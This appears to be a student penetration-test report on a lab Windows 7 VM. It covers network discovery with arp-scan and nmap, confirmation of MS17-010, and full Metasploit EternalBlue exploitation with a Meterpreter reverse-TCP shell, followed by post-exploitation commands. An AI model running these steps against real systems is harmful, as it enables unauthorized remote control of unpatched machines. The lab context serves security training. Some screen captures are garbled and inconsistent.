

Penetration test report on windows 7 ultimate

G.SRI VISHNU MALLIK

ID: HEC0020

Executive Summary:

A penetration test was conducted on the windows 7 ultimate server to identify vulnerabilities. The test focused on the MS17-010 service running on port 445

Key Findings:

MS17-010, also known as Eternal Blue, is a vulnerability in the Microsoft Windows Server Message Block 1 (SMBv1) protocol.

This vulnerability allows remote code execution (RCE) and can lead to SYSTEM-level access on vulnerable Windows systems, including Windows 7 and higher.

The vulnerability has been widely exploited by malware like WannaCry and Petya ransomware, making it a critical issue for unpatched Windows systems.

MS17-010 is a critical remote code execution vulnerability in the SMBv1 protocol that affects a wide range of Windows systems and has been extensively exploited by malware. Proper detection and patching are essential to mitigate the risks associated with this vulnerability.

Scanning:

Using `sudo Arp-scan-I`

It shows the networks connected to the system and Ip address of the server

```
kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home kali-linux-2024.1-vmware-amd64 project Microsoft-BitLocker Kali-ISO-server workstation portsc02
kali@kali -
File Actions Edit View Help
kali@kali - kali@kali -
kali@kali:~$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8d:23:7f, IPv4: 192.168.28.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.28.1 00:58:56:c0:00:00 (Unknown)
192.168.28.2 00:58:56:e6:2b:12 (Unknown)
192.168.28.134 00:0c:29:8a:d2:27 (Unknown)
192.168.28.254 00:58:56:f9:25:81 (Unknown)
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.816 seconds (140.97 hosts/sec). 4 responded
kali@kali:~$ nmap 192.168.28.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 07:22 EDT
Nmap scan report for 192.168.28.134
Host is up (0.00063s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
```

Using NMAP TOOL:

```
kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home kali-linux-2024.1-vmware-amd64 project Microsoft-BitLocker Kali-ISO-server workstation portsc02
kali@kali -
File Actions Edit View Help
kali@kali - kali@kali -
Host is up (0.0012s latency).
PORT      STATE SERVICE VERSION
445/tcp    open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time:
|   date: 2024-05-23T11:24:26
|   start_date: 2024-05-23T11:20:58
|_ smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99004PP
|   NetBIOS computer name: WIN-845Q99004PP\*
|   Workgroup: WORKGROUP\*
|   System time: 2024-05-23T07:24:26-04:00
|_ smb2-security-mode:
|   2.1:0:
|     Message signing enabled but not required
|_ clock-skew: mean: 1h24m01s, deviation: 2h18m33s, median: 1s
|_ sbstat: NetBIOS name: WIN-845Q99004PP, NetBIOS MAC: 00:0c:29:8a:d2:27 (VMware)
Names:
|_ WIN-845Q99004PP<0> Flags: <unique><active>
|_ WORKGROUP<0> Flags: <group><active>
|_ WIN-845Q99004PP<20> Flags: <unique><active>
|_ WORKGROUP<1e> Flags: <group><active>
|_ WORKGROUP<1d> Flags: <unique><active>
```

```
kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home kali-linux-2024.1-vmware-amd64 project Microsoft-Linux Kali-ISO-server workstation portc0n0
1 2 3 4
kali@kali -
File Actions Edit View Help
kali@kali - kali@kali -
Try: sudo apt install <deb name>

kali@kali~$ nmap -A -p 445 192.168.28.134 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 07:24 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
Initiating Ping Scan at 07:24
Scanning 192.168.28.134 [2 ports]
Completed Ping Scan at 07:24, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:24
Completed Parallel DNS resolution of 1 host. at 07:24, 0.01s elapsed
Initiating Connect Scan at 07:24
Scanning 192.168.28.134 [1 port]
Discovered open port 445/tcp on 192.168.28.134
Completed Connect Scan at 07:24, 0.00s elapsed (1 total ports)
Initiating Service scan at 07:24
Scanning 1 service on 192.168.28.134
Completed Service scan at 07:24, 0.01s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.28.134.
Initiating NSE at 07:24
Completed NSE at 07:24, 5.94s elapsed
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
Nmap scan report for 192.168.28.134
```

We find port numbers and service name by using nmap
tool Later we use nmap for script vulnerability

```
kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home kali-linux-2024.1-vmware-amd64 project Microsoft-Linux Kali-ISO-server workstation portc0n0
1 2 3 4
kali@kali -
File Actions Edit View Help
kali@kali - kali@kali -
kali@kali~$ nmap -script smb-vuln 445 192.168.28.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 07:25 EDT
Nmap scan report for 192.168.28.134
Host is up (0.00090s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_  smb-vuln-ms10-861: NT_STATUS_OBJECT_NAME_NOT_FOUND
```


We find the vulnerability at port 445 and service is Microsoft-ds and version is ms17 .searching for exploit for ms17 through inbuilt msfconsole by command is search ms17

```
kali-linux-2024.1-vmware-vmtoolsd - VMware Workstation
File Edit View VM Tabs Help
kali@kali: ~
|_smb-vuln-ms10-054: false
Nmap done: 2 IP addresses (1 host up) scanned in 7.94 seconds
--(kali@kali)--
msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

3Kon SuperHack II Logon
-----
User Name: [ security ]
Password: [ ]
[ OK ]

https://metasploit.com

+-- metasploit v6.3.55-dev
+-- 2397 exploits - 1235 auxiliary - 422 post
+-- 1391 payloads - 46 encoders - 11 nops
```

```
kali-linux-2024.1-vmware-vmtoolsd - VMware Workstation
File Edit View VM Tabs Help
kali@kali: ~
https://metasploit.com

+-- metasploit v6.3.55-dev
+-- 2397 exploits - 1235 auxiliary - 422 post
+-- 1391 payloads - 46 encoders - 11 nops
+-- 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ms17


Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detection
4 exploit/windows/fileformat/office_ms17_11882 2017-11-15 manual No Microsoft Office CVE-2017-11882
5 auxiliary/admin/mssql/mssql_escalate_execute_as 2017-04-14 normal No Microsoft SQL Server Escalate EXECUTE AS
6 auxiliary/admin/mssql/mssql_escalate_execute_as_sql 2017-04-14 normal No Microsoft SQL Server SQLi Escalate EXECUTE AS
7 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 >
```

we set rhost for payloads

RHOST: The target host.



```
kali@kali:~$ msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.28.134
rhost => 192.168.28.134
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 192.168.28.134  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |



Payload options (windows/x64/meterpreter/reverse_tcp):




| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.28.128  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:
```

And we got shell access by using exploit



```
kali@kali:~$ msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.28.128:4444
[*] 192.168.28.134:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 192.168.28.134:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.28.134:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.28.134:445 - The target is vulnerable.
[*] 192.168.28.134:445 - Connecting to target for exploitation.
[*] 192.168.28.134:445 - Connection established for exploitation.
[*] 192.168.28.134:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.28.134:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.28.134:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.28.134:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.28.134:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 192.168.28.134:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.28.134:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.28.134:445 - Sending all but last fragment of exploit packet
[*] 192.168.28.134:445 - Starting non-paged pool grooming
[*] 192.168.28.134:445 - Sending SMBv2 buffers
[*] 192.168.28.134:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.28.134:445 - Sending final SMBv2 buffers.
[*] 192.168.28.134:445 - Sending last fragment of exploit packet!
[*] 192.168.28.134:445 - Receiving response from exploit packet
[*] 192.168.28.134:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 192.168.28.134:445 - Sending egg to corrupted connection.
[*] 192.168.28.134:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.28.134
[*] 192.168.28.134:445 - *****
[*] 192.168.28.134:445 - *****-WIN-*****
[*] 192.168.28.134:445 - *****
[*] Meterpreter session 1 opened (192.168.28.128:4444 => 192.168.28.134:49150) at 2024-05-23 07:30:18 -0400
```

```
kali-linux-2024.1-vmware-ami64 - VMware Workstation
File Edit View VM Tabs Help
kali@kali: ~
[+] 192.168.28.134:445 - Sending all but last fragment of exploit packet
[+] 192.168.28.134:445 - Starting non-paged pool grooming
[+] 192.168.28.134:445 - Sending SMBv2 buffers
[+] 192.168.28.134:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 192.168.28.134:445 - Sending final SMBv2 buffers.
[+] 192.168.28.134:445 - Sending last fragment of exploit packet!
[+] 192.168.28.134:445 - Receiving response from exploit packet
[+] 192.168.28.134:445 - ETERNALBLUE overwrite completed successfully (@C0000000)!
[+] 192.168.28.134:445 - Sending egg to corrupted connection.
[+] 192.168.28.134:445 - Triggering free of corrupted buffer.
[+] Sending stage (201798 bytes) to 192.168.28.134
[+] 192.168.28.134:445 - ~~~~~-WIN-~~~~~
[+] 192.168.28.134:445 - ~~~~~-WIN-~~~~~
[+] 192.168.28.134:445 - ~~~~~-WIN-~~~~~
[+] Meterpreter session 1 opened (192.168.28.128:4444 -> 192.168.28.134:49159) at 2024-05-23 07:30:18 -0400

meterpreter > pwd
C:\Windows\system32
meterpreter > sysinfo
Computer      : WIN-845Q9900APP
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter > screenshot

Screenshot saved to: /home/kali/ynQeSteu.jpeg
meterpreter >
meterpreter >
meterpreter >
```